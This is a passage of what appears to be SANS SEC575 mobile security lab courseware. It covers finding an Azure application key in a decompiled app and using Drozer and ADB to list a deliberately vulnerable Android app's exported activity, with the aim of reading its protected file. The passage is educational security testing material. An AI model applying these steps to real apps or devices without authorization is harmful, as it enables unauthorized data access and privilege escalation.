
After spending a minute or two looking at the code, click on the Knowledge indicator for this task to see our analysis.

> JustDecompile's search mechanism opens the AzureDataStore class on line 46, where it identified the matching search string. The `AzureDataStore()` method instantiates a new `MobileService` object with the return value of calling `MobileServiceClient` with three arguments: a URL, a second URL, the search string, and an object of `HttpMessageHandler` type (using `[0]` to reference the first element of the object).
>
> Without some additional familiarity with the `MobileServiceClient()` method, we can't determine if the target string is a password of if it serves some other function. Fortunately, JustDecompile offers additional features to help us learn more about the method arguments.



15. Open the MobileServiceClient Declaration

JustDecompile allows us to easily and quickly navigate the reconstructed source code by clicking on method names to see the corresponding code. On line 46 of the `AzureDataStore` class, click on the method name `MobileServiceClient` immediately following the `new` keyword to open the reconstructed code for this method. When JustDecompile prompts you to load `Microsoft.WindowsAzure.mobile.dll`, click **Yes**.



16. Examine the MobileServiceClient Method Declaration

JustDecompile presents us with the method declaration arguments for the MobileServiceClient method. Examine the output on line 197 (and the overload method declaration on line 209) for a few moments to identify the Microsoft-chosen variable names for the method arguments.


After spending a minute or two looking at the code, click on the Knowledge indicator for this task to see our analysis.

Line 197 shows the declaration of the `MobileServiceClient` method arguments, this time providing intuitive names for the arguments instead of the static strings revealed in the `MyShop.dll` code. A similar-looking method declaration is also provided on line 209, which is known as a *method overload*. Method overloads are used when a developer wants to have one method name, but allows the method to handle different arguments or different argument types transparently for the developer. The method declaration in line 197 accepts variables of type *string* for the URIs, while a similar declaration on line 209 accepts URI types. Both work similarly; since the code on line 197 did not decompile, we can focus our analysis on the declaration on line 209 instead.

In the `MobileServiceClient` declaration on line 209, we see the same four

method arguments that we saw in the `AzureDataStore` class in `MyShop.dll`. Here we see the methods are named `mobileAppUri`, `gatewayUri`, `applicationKey`, and `handler`. This confirms that the string we identified earlier is an application key, used for authenticating the mobile service client to the Azure cloud services.

The disclosure of the Azure application key could be a significant finding for the application, depending on the permissions associated with the specific key. Additional analysis of the application functionality associated with the `MobileServiceClient`, and possibly interaction with the Azure cloud services directly, is needed to evaluate the impact of the disclosure further.



In this analysis, you've further established yourself as the go-to person for mobile app analysis. Recognizing the need to embed the sensitive Azure application key in the MyShoppe framework, Mike Hottaire is able to take this information back to the board of directories to more carefully consider their course of action. Congratulations!

SEC575-4.1: Exercise—Manipulating Android Intents

Objective

Use Drozer to interact with Flitter, an in-development application that exposes the Android platform to privilege escalation risks.

Scenario

In this exercise, you'll work with the Drozer framework to evaluate a custom application (Flitter) that exhibits vulnerabilities leading to privilege escalation attacks on the Android platform.

Virtual Machines

1. Windows 10
2. SEC575-E01_02: PfSense
3. Kali
4. Android 8.1
5. SEC575-E01_02: LabServer

Manipulating Android Intents

One of your coworkers, Josh Liston, has put together a prototype application he calls Flitter. "We can use this to solicit feedback from customers", he announces at a weekly staff meeting. You are tasked with looking the application over to determine if it sufficiently protects against misuse on the system.

Use Drozer to evaluate the Flitter application on the Android VM. Run the application and experiment with its functionality, then complete six analysis tasks using Drozer modules:

- *List installed packages on the Android device*
- *Identify the attack surface of Flitter using Drozer's* `app.package.attacksurface` *module*
- *Enumerate the Flitter activity component(s)*
- *Start a Flitter activity from Drozer*
- *Identify Extras associated with the Flitter activity*
- *Invoke the activity to display the contents of* `file:///data/data/com.willhackforsushi.flitter/files/secret.html`

1. Log in to Windows

Click and drag the lock screen up to reveal the login screen. Log in as the user **student** with the password **student**.

2. Open Command Prompt

From the Windows system, click Start | Command Prompt to open a command shell.

3. Use ADB to Connect to the Android VM

From the Windows command prompt, use the `adb` utility to establish a connection to the Android VM:

```
C:\Users\student>adb connect 10.10.10.7:5555
connected to 10.10.10.7:5555
C:\Users\student>adb
devices List of
devices attached
10.10.10.7:5555
device
```


4. Install Flitter

Install the Flitter software as shown:

```
C:\Users\student>adb install E:\lab-files\drozer\flitter.apk
```


5. Start Flitter

Switch to the Android VM. From the application list, start the Flitter application.
The Flitter application is still in its infancy, prompting users for feedback through a standard form. We'll use Drozer to evaluate the security of this application.



6. Start the Drozer Agent Embedded Server

From the Android VM, launch the Drozer agent from the application list. Click the OFF button to start the embedded server listening on TCP/31415.



7. Start the Drozer Console

Return to the Windows command prompt. Change to the `C:\Program Files\drozer` directory, then start the Drozer console, as shown:

```
C:\Program Files\drozer>drozer.bat console connect --server 10.10.10.7
```

> Although the global `drozer` command exists, it has a bug when run from a different hard drive (`E:`). Be sure to start the console through the `C:\Program Files\drozer` directory.

8. Examine Drozer Help

From the Drozer console, run the help command to see basic help information:

```
dz> help


drozer: Android Security Assessment Framework


Type `help COMMAND` for more information on a particular command, or

`help MODULE` for a particular module. Commands:

cd contributors env help load permissions set unset clean

echo exit list module run shell Miscellaneous help topics:

intents
```

The Drozer help module also takes an optional parameter of the module name, providing help about that specific module:

```
dz> help list
usage: list [FILTER]

Displays a list of the available modules,

optionally filtered by name. Examples:

dz> list activity.forintent
activity.info ... snip ... dz> list
debug information.debuggable
dz> optional arguments: --unsupported include a list of the modules
that are not available on your device dz>
```

> Remember that Drozer's integrated help command provides both a list of options available and sample use cases for modules.

9. List Available Drozer Modules


From the Drozer console, you can quickly list available modules with the list or ls commands. Run the list command to see available modules, as shown:

```
drozer Console
```

```
(v2.3.4) dz> ls
app.activity.forintent     Find activities that can handle


the given intent app.activity.info    Gets information
about exported activities. app.activity.start   Start an
Activity
app.broadcast.info    Get information about broadcast
receivers app.broadcast.send     Send broadcast using an
intent app.broadcast.sniff Register a broadcast
receiver that can sniff
...
```

Optionally, you can supply a partial string to use for limiting the module list to name matches. For example, if you want to see all the Drozer modules associated with Android **activities**, you can specify `ls activity`:

```
dz> ls activity
app.activity.forintent     Find activities that can handle
the given intent app.activity.info    Gets information
about exported activities. app.activity.start   Start an
Activity
```




10. List Installed Packages

From the Drozer console, use the `app.package.list` module to list the installed packages (applications). Then filter the output with the `app.package.list -f` argument to limit the output to only the Flitter application:

```
dz> run app.package.list
com.android.soundrecorder (Sound
Recorder) com.android.defcontainer
(Package Access Helper)
com.example.android.notepad (NotePad)
...
dz> run app.package.list -f
flitter
```

```
com.willhackforsushi.flitter
(Flitter) dz>
```

Using `app.package.list` with the `-f` argument is useful to identify the package name of an application from a search string.




11. Identify the Flitter Attack Surface

Identify the Drozer **attacksurface** module using the list command. Next, examine the help associated with the attacksurface module to see usage information. Then use the attacksurface module to evaluate the Flitter application:

```
dz> list attacksurface
app.package.attacksurface  Get attack surface of package

dz> run app.package.attacksurface -h
usage: run app.package.attacksurface [-h] [package]

Examine the attack surface of an installed package.
...
positional arguments:
  package  the identifier of the package to inspect

optional arguments:
  -h, --help
dz> run app.package.attacksurface com.willhackforsushi.flitter
Attack Surface:
  1 activities exported
  0 broadcast receivers exported
  0 content providers exported
  0 services exported
```

The output of the app.package.attacksurface module indicates that Flitter has one exported Activity. We can use Drozer to further evaluate that Activity to identify attack opportunities.




12. Enumerate Flitter Activity

Identify the Drozer Activity info module using the list command. Next, examine the help associated with the Activity info module to see usage information. Then use the Activity info module to evaluate the exported Flitter activity:

```
dz> ls activity
...
app.activity.info     Gets information about exported activities.
...
dz> run app.activity.info -h
usage: run app.activity.info [-h] [-a PACKAGE] [-f FILTER] [-u] [-v]

Gets information about exported activities.
...
optional arguments:
  -h, --help
  -a PACKAGE, --package PACKAGE
                        specify the package to inspect
  -f FILTER, --filter FILTER
                        specify a filter term for the activity name
  -u, --unexported include activities that are not exported
  -v, --verbose     be verbose
dz> run app.activity.info -a com.willhackforsushi.flitter
Package: com.willhackforsushi.flitter
  com.willhackforsushi.flitter.FlitterActivity
```

Using the **app.activity.info** module with the **-a** argument to specify the application package name, you see that the exported Activity is called **com.willhackforsushi.flitter.FlitterActivity**. Since this Activity is exported, you can invoke it with a custom Intent.




13. Start the FlitterActivity Activity

Now that you know the application package name (`com.willhackforsushi.flitter`) and the Activity name (`com.willhackforsushi.flitter.FlitterActivity`), you can invoke the Activity from Drozer. To invoke an Activity from Drozer, use the **`app.activity.start`** module. Examine the help information for this module to see usage information, then invoke the **`com.willhackforsushi.flitter.FlitterActivity`** module as shown:

```
dz> run app.activity.start -h
usage: run app.activity.start [-h] [--action ACTION] [--category CATEGORY]
[--component COMPONENT [--extra EXTRAS EXTRAS EXTRAS]
[--flags [FLAGS [FLAGS ...]]] [--mimetype MIMETYPE]

Starts an Activity using the formulated intent.
...
dz> run app.activity.start --component com.willhackforsushi.flitter
com.willhackforsushi.flitter.
```

The ability to invoke exported Activities from an arbitrary application with Drozer is a powerful feature. Even Activities that are not normally used within an application can be invoked using Drozer, allowing you to access protected application features.



14. Inspect Invoked Flitter Activity

Return to the Android VM to see the invoked Flitter Activity. The FlitterActivity starts, but with a blank screen—interesting, but we can do more with Drozer!

When you invoked Flitter normally, it populated the screen with a form asking for feedback. Invoking the same Activity through Drozer displays a blank form.
This difference in behavior indicates that there may be an Intent ***extra*** that changes the functionality of the application. To be sure, we need to reverse engineer the Flitter application using Jadx or JD-GUI.

15. Identify Application Extras


Unfortunately, Drozer cannot identify application Extras that allow you to supply additional information to an Android component (such as an Activity). To identify the type and names of Extras associated with Android app components, you need to reverse engineer the application and evaluate the Java source.

Return to the Windows system. Open a new Command Prompt and change to the use `C:\tools` directory. For this exercise, we will use Bytecode Viewer (BCV) to decompile the application. Launch BCV by starting the jar file:

```
C:\Tools>java -jar bytecode-viewer.jar
```

In BCV, select **File > Add** and select the `Flitter.apk` file.

